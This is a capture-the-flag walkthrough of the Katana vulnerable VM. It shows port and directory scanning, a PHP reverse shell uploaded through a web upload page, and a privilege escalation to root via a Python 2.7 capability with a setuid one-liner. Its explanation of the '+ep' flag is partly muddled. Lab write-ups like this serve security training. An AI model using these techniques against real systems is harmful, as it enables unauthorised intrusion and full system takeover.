KATANA WALKTHROUGH

Description


Machine Name: Katana_CTF
Author: SunCSR Team
Difficulty: Intermediate
Tested: VMware Workstation 15.x Pro
DHCP: Enabled
Goal: Get the root shell i.e.(root@localhost:~#) and then obtain flag under /root).
Warning: Be careful with "rabbit hole".
Information: Your feedback is appreciated - Email: suncsr.challenges@gmail.com

Download link

Video Solution

Let's start by scanning the network for targets using Netdiscover.

netdiscover




We found the target IP Address 192.168.88.134. Let's begin with basic port scanning with NMAP.

nmap -p- 192.168.88.134

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p- 192.168.88.134
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-26 06:12 EST
Nmap scan report for 192.168.88.134
Host is up (0.00056s latency).
Not shown: 65527 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
7080/tcp open  empowerid
8088/tcp open  radan-http
8715/tcp open  unknown
MAC Address: 00:0C:29:F2:BA:D9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.27 seconds
```

For more details, we will navigate to a web browser for exploring HTTP service since port 80 is open. It clearly is not enough for a clue to proceed.



Till now we didn't find any hint to establish our foothold, therefore we chose DIRB for directory brute force attack on port 8088. After a few tries we found URL for an HTML page for upload, Let's browse it and see what service it has.

dirb http://192.168.88.134:8088/ -X .html

```
# dirb http://192.168.88.134:8088/ -X .html

-----------------
DIRB v2.22
By The Dark Raver
-----------------


START_TIME: Fri Dec 26 06:15:56 2025
URL_BASE: http://192.168.88.134:8088/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.html) | (.html) [NUM = 1]


-----------------

GENERATED WORDS: 4612


---- Scanning URL: http://192.168.88.134:8088/ ----
+ http://192.168.88.134:8088/error404.html (CODE:200|SIZE:195)
+ http://192.168.88.134:8088/index.html (CODE:200|SIZE:655)
+ http://192.168.88.134:8088/upload.html (CODE:200|SIZE:6480)
```

On browsing the page we saw the page consist of file upload option but why does it have two upload options.. We went for the second upload option and upload the pentestmonkey's php reverse shell.





After a few tries, we changed the port from 8088 to 8715 because the previous hint gave a clue that the file has been internally redirected. So changing port and executing the file got us the shell.



After gaining a low-privilege shell, standard enumeration techniques were performed, including checking for weak SUID and SUDO permissions. No immediate attack vectors were identified using these methods.

A deeper search for less common misconfigurations, specifically **Linux Capabilities**, was executed using the following command:

Bash
getcap -r / 2>/dev/null

The enumeration identified a critical misconfiguration on the Python 2.7 executable, specifically the **`+ep`** capability flag:

- **Vulnerable Binary:** `/usr/bin/python2.7`
- **Vulnerability:** The binary had the **Empty Permitted (`+ep`)** capability set for the `www-data` user.
    - In a capability context, this configuration implies that the binary is assigned **all available kernel privileges** when executed by the user.


The presence of the full capability set on the Python 2.7 binary allowed for a straightforward vertical privilege escalation. The program could be instructed to change its effective user ID to the root user (UID 0) before executing a new shell.

The following Python one-liner was executed to exploit this misconfiguration and spawn a root shell:

/usr/bin/python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash")'

Result

Upon execution of the payload, the current user ID was successfully changed to **`root`**, granting full administrative access to the system. The privilege escalation was complete.



And here you have cracked machine .